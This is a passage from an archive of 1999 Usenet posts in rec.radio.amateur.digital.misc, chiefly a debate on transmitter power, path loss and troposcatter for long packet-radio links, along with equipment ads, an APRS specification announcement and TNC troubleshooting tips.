LABEL;HOME;ENCODING=3DQUOTED-PRINTABLE:Barrio La Bocaina =
I=3D0D=3D0A(cerca del Prescolar)=3D0D=3D0A# 72-100=3D0D=3D0AValencia, =
=3D
CARABOBO 2004=3D0D=3D0AVenezuela
URL:http://www.lolo.com
URL:http://www.fpf.com
EMAIL;PREF;INTERNET:yv4fnc@cantv.net
```

```
REV:19991003T035125Z
END:VCARD

------=_NextPart_000_000D_01BF0D31.09EABAC0--
```

4384. APRS Protocol Specification Draft now available.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-03 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <QEt4hEA9xv93EwfS@dowrmain.demon.co.uk>
Source record: 16187
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.space,uk.radio.amateur

```
FYI, the first draft of the APRS Protocol Specification is now available
for comment:

http://www.tapr.org/tapr/html/aprswg.html

73
Ian, G3NRW
--
+-----------------------------------------------------------------+
| Editor: RSGB's RadCom "Data" column. |
| email: g3nrw@arrl.net |
| AX.25: G3NRW @ GB7ZPU.#21.GBR.EU |
| |
| INTRODUCTION TO APRS: http://www.netro.co.uk/whitepaper.htm |
| APRS PROTOCOL SPEC: http://www.tapr.org/tapr/html/aprswg.html |
+-----------------------------------------------------------------+
```

4385. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-03 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <hcFJ3.509$%Z.15684@nuq-read.news.verio.net>
Source record: 16188

Paul Keinanen wrote in message ...
>On Fri, 1 Oct 1999 18:37:13 -0700, "Hank Oredson" <horedson@att.net>
>wrote:
> <Link usability times below 90 %>
>Which is MUCH better than having no link at all, where the usability
>>time is exactly zero.
>
>With usability times that low, the link is usable mainly to bulletin
>forwarders, for others, such links are much less usable.
>
>Paul OH3LWR

It's just that Oregon is really rough country up there -- or at least the area north of Redding in California up into Oregon, It's painful just to drive through -- let alone climbing up those cold mountains to put in ham radio gear. Me, I'd get lost or fall off a cliff or get eaten by bigfoot, (joke joke joke) there. Most of it is all state parks or national forests, so could hams even get permission to use this land? I don't think it's so productive to criticize people who live in a place like Oregon, why they don't have fast line of site links every 10km.

Maybe more interesting is whether these links are going to be better than HF forwarding links. Because I would guess off the top of my head that 90% reliabillty with an HF link of any kind is pretty tough to achieve. It's always seemed to me that the reliability of 2meters to bend over a mountain top is slightly better than the reliability of, say 80meters or something like this, for a similar path. Still, maybe after a few of these hops, that HF starts working better because of better range.
.

4386. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-03 00:00:00 UTC
From: Paul Keinanen <keinanen@sci.fi>
Message-ID: <QiX3NzEKB4KJjELYJ9lrMd5Eleuc@4ax.com>
Source record: 16189

On Sat, 2 Oct 1999 21:16:44 GMT, nomail@pe1chl.demon.nl (Rob Janssen) wrote:

>Hank Oredson <horedson@att.net> wrote:
>
>>> With these directional antennas you don't need 100W, because if it does
>>not
>>> work with about 5W on UHF it will not reasonably work with 100W either.
>
>>Two posters have said this same thing. It is contrary to my experience,
>>on HF, VHF and UHF. Why 5W? Why not .5W or 5 mw? You see the
>>point? There is no magic "cutoff power level" involved. You simply need
>>enough power spread (ERP above receiver noise floor) to obtain the S/N
>>you need FOR THE PATH INVOLVED. Longer paths need more,
>>shorter paths need less. I do understand that you live where long paths
>>may not be required to build a network. Others live in places where
>>long paths (200 km and above) are in fact common. 20 db more ERP
>>gets you 20 db better S/N on any path with any system on any band.
>
>100 Watts are not required to build a 200 km path that is (nearly)
>line-of-sight. 5 Watts will do. Maybe 0.5W will, when enough antenna gain
>is available.
>
>Just calculate the path loss over such a distance and you will see that a
>5W signal is *very much* above the noise with bandwidths typical for
>today's packet radio network.

The path loss for a true line-of-sight path can be easily calculated from L = 32 dB + 20log(f) + 20log(d), where f is in Mhz and d in km. On 2 m a 200km path would have a path loss of 121 dB. A NBFM receiver has a sensivity around -120 dBm, thus 1 mW transmitter power and omnidirectional antennas should suffice. However, the background noise levels on 2 m is still quite high, so maybe -110 dBm is required at the receiver input, thus 10 mW Tx power would be required :-).

Such calculations are valid for true line-of-sight conditions e.g. downlink from a high elevation satellite.

With ground base systems, even if there is a visual contact between the antennas, the line-of-sight calculations are not accurate, since usually the lower part of the Fresnell zone would be below ground, thus increasing attenuation.

>You only need a lot of power when your path is through the earth, which
>means it will not be a reliable path anyway. Thus there indeed *is* a
>magic "cutoff power level": the power level you need to communicate across

>a path that is sufficiently open to avoid problems with propagation.

Looking at some path loss graphs from an old "The Radio Amateurs's VHF manual", the path loss on 2 m for a 200 km path is less than 180 dB for 50 % of the time. With -110 dB signal requirement (typical for rural environment) and omnidirectional receiver antenna, +70 dBm or 10 kW ERP would be required. With 15 dB gain antennas at both ends, that translates to 10 W transmitter power. With such a power, the link would be expected to work for 50 % of the time.

Looking at the other graph, the path loss is less than 200 dB for 99 % of the time, so 1 MW of ERP is required for omnidirectional reception or 1 kW transmitter power for 15 dB Tx and Rx antenna gain. To reach this reliability with 100 W of Tx power and allowing for some feedline and power divider losses, four 15 element yagis would be required at both ends.

The interesting thing is that the troposcatter path loss is nearly constant at distances between 200 and 400 km, so the same setup should be good for those distances as well. Thus, there is really a cutoff power level that must be reached, in order to reach that far.

While the computations above give some estimates of the expected power levels, the signal quality degradation (distortion) due to troposcatter propagation may affect some modulation methods and protocols more severely than should be expected from the path loss figures.

Paul OH3LWR

4387. FA: Ku 14 Ghz Satellite Transceiver

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-03 00:00:00 UTC
From: kyle <kyle@sigma.net>
Message-ID: <EEED4980339B69C7.509FB08E85489880.D756E9418732D37B@lp.airnews.net>
Source record: 16190
Cross-posted to: rec.radio.amateur.equipment,rec.radio.amateur.digital.misc,rec.radio.swap

I've got a commercial satellite transceiver on ebay. Go take a look and email me with any questions.
http://cgi.ebay.com/aw-cgi/eBayISAPI.dll?ViewItem&item=174757753

4388. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-03 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7t873rsrp1@bgtnsc03.worldnet.att.net>
Source record: 16191

Paul Keinanen <keinanen@sci.fi> wrote in message
news:QiX3NzEKB4KJjELYJ9lrMd5Eleuc@4ax.com...
> On Sat, 2 Oct 1999 21:16:44 GMT, nomail@pe1chl.demon.nl (Rob Janssen)
> wrote:
>
> >Hank Oredson <horedson@att.net> wrote:
> >
> >>> With these directional antennas you don't need 100W, because if it
does
> >>not
> >>> work with about 5W on UHF it will not reasonably work with 100W
either.
> >
> >>Two posters have said this same thing. It is contrary to my experience,
> >>on HF, VHF and UHF. Why 5W? Why not .5W or 5 mw? You see the
> >>point? There is no magic "cutoff power level" involved. You simply need
> >>enough power spread (ERP above receiver noise floor) to obtain the S/N
> >>you need FOR THE PATH INVOLVED. Longer paths need more,
> >>shorter paths need less. I do understand that you live where long paths
> >>may not be required to build a network. Others live in places where
> >>long paths (200 km and above) are in fact common. 20 db more ERP
> >>gets you 20 db better S/N on any path with any system on any band.
> >
> >100 Watts are not required to build a 200 km path that is (nearly)
> >line-of-sight. 5 Watts will do. Maybe 0.5W will, when enough antenna
gain
> >is available.
> >
> >Just calculate the path loss over such a distance and you will see that a
> >5W signal is *very much* above the noise with bandwidths typical for
> >today's packet radio network.
>
> The path loss for a true line-of-sight path can be easily calculated
> from L = 32 dB + 20log(f) + 20log(d), where f is in Mhz and d in km.
> On 2 m a 200km path would have a path loss of 121 dB. A NBFM receiver
> has a sensivity around -120 dBm, thus 1 mW transmitter power and
> omnidirectional antennas should suffice. However, the background noise
> levels on 2 m is still quite high, so maybe -110 dBm is required at
> the receiver input, thus 10 mW Tx power would be required :-).

I'm confused. Didn't you forget to add in the desired S/N and the
fade margin requirement? NBFM means 20 khz bandwidth? 9600 baud
maximum signalling rate? Three cases to consider: 1200 baud, 9600 baud,
and 56k (thus higher bandwidth, probably 100 khz. min).

Try it with a desired S/N of 35 db and 20 db fade margin.
(These two numbers were derived from the desired BER and link availability.)
(Use others if you like.)

Repeat for 70 cm.
We cannot run the 56k links on 2M in the US.

One useful assumption: antennas on either band have about the same
capture area, i.e. they are about the same physical size. Going higher
in frequency helps the BER because more of the signal is on-path
and less is scattered by off-path reflectors

--

... Hank

http://horedson.home.att.net

4389. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-03 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7t87lv$1lv$1@bgtnsc03.worldnet.att.net>
Source record: 16192

Cathryn Mataga <cathryn@junglevision.com> wrote in message
news:hcFJ3.509$%Z.15684@nuq-read.news.verio.net...
> Paul Keinanen wrote in message ...
> >On Fri, 1 Oct 1999 18:37:13 -0700, "Hank Oredson" <horedson@att.net>
> >wrote:
> > <Link usability times below 90 %>
> >Which is MUCH better than having no link at all, where the usability
> >>time is exactly zero.
> >
> >With usability times that low, the link is usable mainly to bulletin
> >forwarders, for others, such links are much less usable.
> >
> >Paul OH3LWR
>
>
> It's just that Oregon is really rough country up there -- or at least the
> area north of Redding in California up into Oregon, It's painful just to
> drive through -- let alone climbing up those cold mountains to put in
> ham radio gear. Me, I'd get lost or fall off a cliff or get eaten by
> bigfoot, (joke joke joke) there. Most of it is all
> state parks or national forests, so could hams even get permission
> to use this land? I don't think it's so productive to criticize people
who
> live in a place like Oregon, why they don't have fast line of site
> links every 10km.

Mostly, the places one would like to put nodes is state or national forest.
No antennas allowed. At all. We have managed to get permission in
a (very) few cases. Mostly you have to look for private land, and there
is not a lot of that available. When you do find a site, it is most likely
in deep forest with a view in only one direction. There are exceptions.
The Willamette Valley is fairly open, and extends from roughly Portland
south to Eugene, about 150 km. 9600 baud links down the valley
are easy to build, do not require much power, etc. It's "everywhere
else" that is the problem.

> Maybe more interesting is whether these links are going to be
> better than HF forwarding links. Because I would guess off the top
> of my head that 90% reliabillty with an HF link of any kind is pretty
> tough to achieve. It's always seemed to me that the reliability of
> 2meters to bend over a mountain top is slightly better than the
> reliability of, say 80meters or something like this, for a similar
> path. Still, maybe after a few of these hops, that HF starts working
> better because of better range.

For a few years I ran a 1200 baud knife-edge scatter link to Eastern
Oregon, across the north ridge of Mt. Hood. Well over 200 km.
It ran at 5% packet loss "most of the time" unless a strong weather
front crossed the Cascades. Then we might lose the link for an hour
or so while the front passed. Yagis and 50W were enough. The path
did not work at all at 9600 baud of course, due to multipath.

One of the key things you need to do on HF is be frequency agile.

--

... Hank

http://horedson.home.att.net

4390. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-03 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7t87tp$2lh$1@bgtnsc03.worldnet.att.net>
Source record: 16193

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
news:slrn7vctvi.hlk.nomail@linux.pe1chl.ampr.org...

> I have been on holiday to the USA, must be about 10 years ago by now,
> and I was in your area as well. I had a 2M trx and packet equipment
> with me. The network was in the state described above: lots of nodes,
> connects to nearly all of them very slow. Connect to a BBS yields
> its welcome text, hardly can make it past the registration within the
> timeout.

Ten years ago there was essentially no network at all in this area.
A few digipeaters, two or three nodes which did not connect anywhere.
Node lists contained at most 5 or 6 entries

You must have been somewhere other than Portland, Oregon.

--

... Hank

http://horedson.home.att.net

4391. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-03 00:00:00 UTC
From: Gary Coffman <ke4zv@bellsouth.net>
Message-ID: <WrT3N9E9pNAjdZum8bQg63ohRQBI@4ax.com>
Source record: 16194

On Sat, 2 Oct 1999 12:12:55 -0700, "Hank Oredson" <horedson@att.net> wrote:
>Paul Keinanen <keinanen@sci.fi> wrote in message
>news:3bz1N7TpgqAjxYytjHzO95Z5qMeD@4ax.com...
>> On Fri, 1 Oct 1999 18:33:21 -0700, "Hank Oredson" <horedson@att.net>
>> wrote:
>> >
>You simply need
>> >enough power spread (ERP above receiver noise floor) to obtain the S/N
>> >you need FOR THE PATH INVOLVED. Longer paths need more,
>> >shorter paths need less. I do understand that you live where long paths
>> >may not be required to build a network. Others live in places where
>> >long paths (200 km and above) are in fact common.
>>
>> What ???
>>
>> Do you really build that long link hops ?
>
>It is often at least 200 km. to the next ham interested in packet.
>Sometimes it is at least 200 km. to the next ham!
>We have a lot of "empty" in the Western US.
>
>> The average tropospheric refraction constant must be much different
>> over there. Over here, the sanity is questioned of anybody designing
>> over 100 km link hops :-), since such links would work reliably only
>> during some pre-dawn hours.
>
>Tropo is different depending on the terrain, weather conditions, etc.
>We don't choose to design such links, we NEED them, or we have
>no connectivity at all. If you want to connect to someone using
>packet radio, you have to get a signal to them!

Virtually everywhere else in the US outside the metroplexes is empty
too, from the amateur network perspective. We all face the problem of
lots of miles and few digital hams. But that still doesn't mean high power
stations trying to blast across obstructed paths of poor quality and wildly
varying propagation are the right answer.

The correct answer is to install a sufficient number of unmanned relay
stations sited so that the paths are bridged by hops of reasonable length
and quality. That's what the Europeans are telling you that they've done,
and it is what I've been telling you that the GRAPES network has done in
our service area. (It is what AT&T did too in the days when their long line
networks were RF based.)

Using Dxer mentality stations to try to do the job in huge hops is just absurd. BER will reach intolerable levels over any significant number of hops. Multipath will kill you at any reasonable network speed. Latencies due to retries and low speeds become enormous. Etc. Generally, total system cost will be higher if you try to use such absurd setups too.

(BTW there are good reliable propagation studies that have been done for network engineering purposes that lay out for you what's needed to build a satisfactory RF network at any particular level of capability. Ignoring them won't make what they have to tell you about the requirements for adequate network RF path performance go away.)

Now it does take a good bit of organization and cooperation to gain access to sufficient relay sites, install them, maintain them, and operate them as part of a coherent network. That's the real problem. You have to do a good enough selling job to get a sufficient number of people to dig into their pockets and fund the network, and you have to find enough hardy souls who will give of their free time to do all the nasty little chores that are required to keep a good 24x7 network operational. The less densely populated the area, the better selling job you're going to have to do.

To sell people on supporting such a network, you have to offer attractive enough capabilities and network services to them to make it worth their while to participate. Store and forward BBS applications just won't cut it anymore as a sufficient reason to maintain an extensive amateur radio network. There aren't enough people interested, and those who are aren't willing to spend what it takes to maintain an extensive radio network for such a marginal return in utility.

Today you have to be able to support more attractive and useful applications to get the sort of user base you need to fund and support an extensive RF network. For the most part, that means you have to be able to offer lots more network speed and reliability than you can achieve with alligators bellowing to each other across the swamp.

>> With such overstrething links, the link reliability is somewhere
>> between 50 and 95 % and as such, the link is interesting only to
>> bulletin forwarders, no wonder that the interest for packet radio is
>> decaying in the US and in other places with low population (and ham)
>> density.
>
>Nonesense.

It isn't nonsense. It is gospel truth. And it is coming from people with first hand experience at running radio networks with capabilities above the tin can and string level. This isn't something you can fix in software. This isn't something you can just bull through. You have to pull out the proper RF design tools and get down to doing serious radio engineering.

You can't have a good RF network without doing the nitty gritty RF path engineering required to do the job properly. And if you can't supply a good enough RF network, you won't attract and retain enough users

to sustain it. We've been down the road you want to travel. It is a dead end.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

4392. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-03 00:00:00 UTC
From: Gary Coffman <ke4zv@bellsouth.net>
Message-ID: <rNf3N8I6cO1=mxxFAJpY0LCh6xgK@4ax.com>
Source record: 16195

On Sun, 26 Sep 1999 20:08:41 -0700, "Hank Oredson" <horedson@att.net> wrote:
>
>Gary Coffman <ke4zv@bellsouth.net> wrote in message
>news:qITuN3bo4KIVXiYr8IRYBXGdZBAR@4ax.com...
>
>> Show us the header of a message that I have forwarded to or from a packet
>> BBS by telephone. You cannot because I have never done so. Nor have I
>> knowingly sent messages which have been so relayed at some distant point
>> beyond my control. Never once.
>
>I asked the question earlier in this thread, and will ask it again:
>Gary, can you send me a message via the ham radio BBS network?
>I have *never* gotten a message from you there, nor seen any
>bulletin you might have posted.
>
>Give it your best shot.
>If I receive one, I'll post it here, complete with headers.
>
>Or did you mean "I am not invovled in the ham radio network
>so of course you have never seen one."? If that is the case,
>then your pronouncements about that network have very
>little credibility.

I am involved with a ham radio digital network, pure RF, packet
switched, 56 kb, serving parts of 4 states. I am not involved with
BBS applications running over any amateur radio network. I haven't
even seen a BBS on the air here in about a decade. (There may
be something down on 1200 baud, but I don't have anything that
slow anymore.)

That you seem to think that the only ham radio network revolves
around servicing BBS applications is an indication of how far out
of touch you seem to be with current realities.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

4393. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-03 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7t90qr$1hl$1@bgtnsc03.worldnet.att.net>
Source record: 16196

Gary Coffman <ke4zv@bellsouth.net> wrote in message
news:rNf3N8I6cO1=mxxFAJpY0LCh6xgK@4ax.com...

> That you seem to think that the only ham radio network revolves
> around servicing BBS applications is an indication of how far out
> of touch you seem to be with current realities.

Gary, I use tcp/ip here on the ham radio network.

We don't create any artificial barriers between the different services here.
I can, and do, interface with the 'BBS network" over the exact same
links I use for tcp/ip. Thus I can do both from the same application.
In fact I'm doing that now, as I type this post. If I addressed an email
to your "BBS network" mail address, it would go there via ham radio
(if such links exist, but you already said they did not). If I address it
to your internet email address, it will go there.

"There is only one network."
... except in some places that intentionally isolate themselves.

I did not suggest that you USE a BBS system to enter or read messages.
I suggested you TRY to use ham radio links to get a message to me.
But you have no interest in reading what I write. You think I run a BBS.
I do not. You think I don't use tcp/ip. I do. No surprise your comments
tend to be inane and silly. Seems your thinking is stuck back in the
middle 1980s. Some of us have come a long way beyond those ideas.
And some of us can still use ham radio.

--

... Hank

http://horedson.home.att.net

4394. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-03 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7t913t$32m$1@bgtnsc03.worldnet.att.net>
Source record: 16197

Gary Coffman <ke4zv@bellsouth.net> wrote in message
news:WrT3N9E9pNAjdZum8bQg63ohRQBI@4ax.com...

> The correct answer is to install a sufficient number of unmanned relay
> stations sited so that the paths are bridged by hops of reasonable length
> and quality. That's what the Europeans are telling you that they've done,
> and it is what I've been telling you that the GRAPES network has done in
> our service area. (It is what AT&T did too in the days when their long
line
> networks were RF based.)

Please read what I write before responding.
The particular topic was bridging the gaps BETWEEN metro areas
using ham radio. The topic was not "Why we cannot do it."
It was "How can we do it." The answer is not a bunch of relay
sites. Cannot be done. Terrain, politics and cost prohibit it.

A nice geo satellite or three would work also (although this would
not meet your latency criteria), but is not feasible for the
obvious reasons.

I'm looking for things that CAN be done.
Heck, I'm not just "looking", I'm doing them.

--

... Hank

http://horedson.home.att.net

4395. Tandy 200 Laptop at eBay - Great for Hamming

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-03 00:00:00 UTC
From: miles@mail.utexas.edu
Message-ID: <miles-0310992140470001@128.83.41.1>
Source record: 16198
Cross-posted to: rec.radio.amateur.homebrew,rec.radio.amateur.equipment,rec.radio.amateur.digital.misc

http://cgi.ebay.com/aw-cgi/eBayISAPI.dll?ViewItem&item=175358934

Minimum initial bid is $1.
--
Miles Abernathy, miles@mail.utexas.edu, 512-471-1600

4396. Checking.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-04 00:00:00 UTC
From: Winton Bell <w.bell@psyc.canterbury.ac.nz>
Message-ID: <37F83780.5E51@psyc.canterbury.ac.nz>
Source record: 16054

Hllo Nathan,

I think you will be ok, with the connections.
Just check that the ground is continuous from end of interface cable to transciever, with a multimeter.
If you have pin 2 & 3 of TNC for rx/tx data then these should be active when you first try to get communicantion.

To test software, if TNC not used before ensure battery is Ok. Replace if neccessary. Try to do a reset action on the TNC, and observe a bit of dialog from TNC and the cmd: prompt.
Then type at++ at the CMD: prompt.
If a receiver digital channel is connected to the audio input then some data should show on screen.

Attention can be shifted to increasing numbered pins, and a pulse deector applied to those pins if neccessary later on.
A break-out box with LED display is useful for serious investigation of the TNC operation.

Done forget to load on the date:, Time: MYCALL, MYAlias, and MYMem with your calsign, Alias callsign-1, MYM callsign-3 for example then you should be able to connect with a BBS on a chosen channel for your area.
73 Winton ZL3AO at Christchurch.

4397. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-04 00:00:00 UTC
From: Paul Keinanen <keinanen@sci.fi>
Message-ID: <ODD4N5eLAgz4vLG+LP1lMuxq235D@4ax.com>
Source record: 16055

On Sat, 2 Oct 1999 12:12:55 -0700, "Hank Oredson" <horedson@att.net>
wrote:

>Tropo is different depending on the terrain, weather conditions, etc.

Apparently you are talking about normal tropospheric bending, which
very large variations with weather. In this propagation mode, partly
due to the gradual change of the refractive index (and diffraction
near the ground) the signal propagates in the few hundred meters from
the ground. In extreme cases true ducting conditions occur, but on
other cases the signal is brought down prior to the normal optical
horizon. On most hours, the propagation is somewhere between these
extremes.

On the other hand tropospheric scatter occur in irregular air masses
higher up in the troposphere. Both stations must have direct view of a
common scattering air volume, so with distances over 400 km, the
common air volume would have to be in the upper troposphere, where the
air is so thin, that not much scattering occur, thus the losses start
to climb above 400 km paths.

The losses also increase with increasing scattering angle in the
scattering air mass, it increases by 10 dB for each extra degree it
has to bend, thus it is essential that each station has a as low take
of angle as possible. A 500 m mountain at 30 km will increase the
takeoff angle with 1 degree, increasing the path loss by 10 dB, so in
some situations locations further away from the obstacle (and the
other station) would have a stronger signal.

One example of commercial troposcatter links is the link between
Scotland and the North Sea oil rigs, so troposcatter propagation is
not just a curiosity.

For amateur use the problem is that for 200-400 km paths, the path
loss of 200-210 dB for VHF/UHF has to be compensated, which either
requires full legal limit powers to be used or 4-8 long yagis at both
stations. On both cases, it is very hard to construct duplex links,
due to the huge isolation requirement for the duplexer and an array
consisting of multiple yagis is not exactly broadbanded, so it either
works well both on Tx or Rx, but on not on both.

While it is easy to construct a link which manages to forward a few
bulletins (and put the station in the node list :-) in the pre-dawn
hours of the morning due to tropospheric bending, increasing the
reliability and/or throughput is going to be very costly in order to
make it usable for other than forwarding bulletins a few times a day.

As such, the link is as usable as some HF or packet satellites, but unfortunately this is sufficient to very few applications.

Paul OH3LWR

4398. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-04 00:00:00 UTC
From: Paul Keinanen <keinanen@sci.fi>
Message-ID: <eTf4N75Xk2kSxK5rE7r41oDXWehP@4ax.com>
Source record: 16056

On Sun, 3 Oct 1999 11:26:42 -0700, "Hank Oredson" <horedson@att.net>
wrote:

>
>Paul Keinanen <keinanen@sci.fi> wrote in message
>news:QiX3NzEKB4KJjELYJ9lrMd5Eleuc@4ax.com...
>> On Sat, 2 Oct 1999 21:16:44 GMT, nomail@pe1chl.demon.nl (Rob Janssen)
>> wrote:

>> The path loss for a true line-of-sight path can be easily calculated
>> from L = 32 dB + 20log(f) + 20log(d), where f is in Mhz and d in km.
>> On 2 m a 200km path would have a path loss of 121 dB. A NBFM receiver
>> has a sensivity around -120 dBm, thus 1 mW transmitter power and
>> omnidirectional antennas should suffice. However, the background noise
>> levels on 2 m is still quite high, so maybe -110 dBm is required at
>> the receiver input, thus 10 mW Tx power would be required :-).
>
>I'm confused. Didn't you forget to add in the desired S/N and the
>fade margin requirement?

I took the received signal power level from the BERR vs. signal power
graph in ARRL handbook which was taken from an article by K9NG in
August 1983 QEX. In those figures the S/N is factored in as the BERR.
The -121 dBm gave 20 dB quieting and -120 dBm gave 1E-2 BERR, which is
too low for AX.25, but might be sufficient for better protocols. At
-116 dBm, the BERR was 1E-5 for both 300 and 1200 bit/s, which
apparently has to do with the F2D modulation used. It is interesting
to note that for 9600 bit/s the BERR curve was almost identical (using
F1D) with 1E-5 at -114 dBm.

Why do you need a fade margin for a true line-of-sight path ? If you
need a fade margin, it is not a true line-of-sight path anymore :-).

>NBFM means 20 khz bandwidth? 9600 baud
>maximum signalling rate? Three cases to consider: 1200 baud, 9600 baud,
>and 56k (thus higher bandwidth, probably 100 khz. min).

Sorry, I do not have figures for 56 k, but it was interesting to note
how close the BERR for 300, 1200 and 9600 bit/s are.

>Try it with a desired S/N of 35 db and 20 db fade margin.
>(These two numbers were derived from the desired BER and link availability.)
>(Use others if you like.)

Us I understand, the power level distribution figures include both
long and short time fades, thus for practical purposes there is quite
large fade margin in the 99 % figures.

>Repeat for 70 cm.

Troposcatter losses increase by on 5-6 dB.

>We cannot run the 56k links on 2M in the US.
>
>One useful assumption: antennas on either band have about the same
>capture area, i.e. they are about the same physical size.

Yes, this is true for the receiving antenna and with same size Tx
antenna, the ERP is higher, so you should be able to compensate for
the 5-6 dB extra loss with antennas of identical mechanical size.
However, take care not to use too narrow beams, since this increases
"coupling losses" into the scattering air volume.

>Going higher
>in frequency helps the BER because more of the signal is on-path
>and less is scattered by off-path reflectors

On the other hand the relative bandwidth for a specific deviation
decreases, thus deepening the multipath nulls. However, some
artificial spreadening (e.g. direct sequence spread spectrum) might be
useful to combat multipath.

Paul OH3LWR

4399. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-04 00:00:00 UTC
From: Mike Wiley <nospam-wb5gmk@flash-nospam.net>
Message-ID: <37F850B6.52893EA2@flash.net>
Source record: 16057

Closest thing Ive found to meet the speed is on www.symek.com a German packet transceiver rather pricey, it's 20w on 440 but thats more than a Paccomm. Haven't found anything out of the box for 19.2k on VHF. It's 43 miles WNW to OKC-shouldnt be a problem, 88miles ENE to Tulsa, Some activity in ADA to SE. We don't have to have megawatts but peanuts wont get over some of the hills either. It can't always be a single hop nor can it be done by one person or one club. But to get I still think we are going to have to speed things up or remain dead.

WB5GMK-Mike

Paul Keinanen wrote:
>
> On Sun, 3 Oct 1999 11:26:42 -0700, "Hank Oredson" <horedson@att.net>
> wrote:
>
> >
> >Paul Keinanen <keinanen@sci.fi> wrote in message
> >news:QiX3NzEKB4KJjELYJ9lrMd5Eleuc@4ax.com...
> >> On Sat, 2 Oct 1999 21:16:44 GMT, nomail@pe1chl.demon.nl (Rob Janssen)
> >> wrote:
>
> >> The path loss for a true line-of-sight path can be easily calculated
> >> from L = 32 dB + 20log(f) + 20log(d), where f is in Mhz and d in km.
> >> On 2 m a 200km path would have a path loss of 121 dB. A NBFM receiver
> >> has a sensivity around -120 dBm, thus 1 mW transmitter power and
> >> omnidirectional antennas should suffice. However, the background noise
> >> levels on 2 m is still quite high, so maybe -110 dBm is required at
> >> the receiver input, thus 10 mW Tx power would be required :-).
> >
> >I'm confused. Didn't you forget to add in the desired S/N and the
> >fade margin requirement?
>
> I took the received signal power level from the BERR vs. signal power
> graph in ARRL handbook which was taken from an article by K9NG in
> August 1983 QEX. In those figures the S/N is factored in as the BERR.
> The -121 dBm gave 20 dB quieting and -120 dBm gave 1E-2 BERR, which is
> too low for AX.25, but might be sufficient for better protocols. At
> -116 dBm, the BERR was 1E-5 for both 300 and 1200 bit/s, which
> apparently has to do with the F2D modulation used. It is interesting
> to note that for 9600 bit/s the BERR curve was almost identical (using
> F1D) with 1E-5 at -114 dBm.
>
> Why do you need a fade margin for a true line-of-sight path ? If you
> need a fade margin, it is not a true line-of-sight path anymore :-).

>
> >NBFM means 20 khz bandwidth? 9600 baud
> >maximum signalling rate? Three cases to consider: 1200 baud, 9600 baud,
> >and 56k (thus higher bandwidth, probably 100 khz. min).
>
> Sorry, I do not have figures for 56 k, but it was interesting to note
> how close the BERR for 300, 1200 and 9600 bit/s are.
>
> >Try it with a desired S/N of 35 db and 20 db fade margin.
> >(These two numbers were derived from the desired BER and link availability.)
> >(Use others if you like.)
>
> Us I understand, the power level distribution figures include both
> long and short time fades, thus for practical purposes there is quite
> large fade margin in the 99 % figures.
>
> >Repeat for 70 cm.
>
> Troposcatter losses increase by on 5-6 dB.
>
> >We cannot run the 56k links on 2M in the US.
> >
> >One useful assumption: antennas on either band have about the same
> >capture area, i.e. they are about the same physical size.
>
> Yes, this is true for the receiving antenna and with same size Tx
> antenna, the ERP is higher, so you should be able to compensate for
> the 5-6 dB extra loss with antennas of identical mechanical size.
> However, take care not to use too narrow beams, since this increases
> "coupling losses" into the scattering air volume.
>
> >Going higher
> >in frequency helps the BER because more of the signal is on-path
> >and less is scattered by off-path reflectors
>
> On the other hand the relative bandwidth for a specific deviation
> decreases, thus deepening the multipath nulls. However, some
> artificial spreadening (e.g. direct sequence spread spectrum) might be
> useful to combat multipath.
>
> Paul OH3LWR

4400. WTD Kenwood VC-H1 SSTV Communicator

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-04 00:00:00 UTC
From: bshort@speedchoice.com
Message-ID: <MPG.1262c74f9e021a869897c4@news.speedchoice.com>
Source record: 16058

WTD Kenwood VC-H1 SSTV Communicator

I am looking to acquire a Kenwood VC-H1 SSTV communicator.

--
k7on@qsl.net >or< http://www.qsl.net/k7on/
--

4401. WTD PTC-II Pactor Controller

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-04 00:00:00 UTC
From: bshort@speedchoice.com
Message-ID: <MPG.1262c7a0c3c13ba99897c7@news.speedchoice.com>
Source record: 16059

WTD PTC-II Pactor Controller

I am looking to acquire an SCS PTC-II Pactor Controller.

--
k7on@qsl.net >or< http://www.qsl.net/k7on/
--

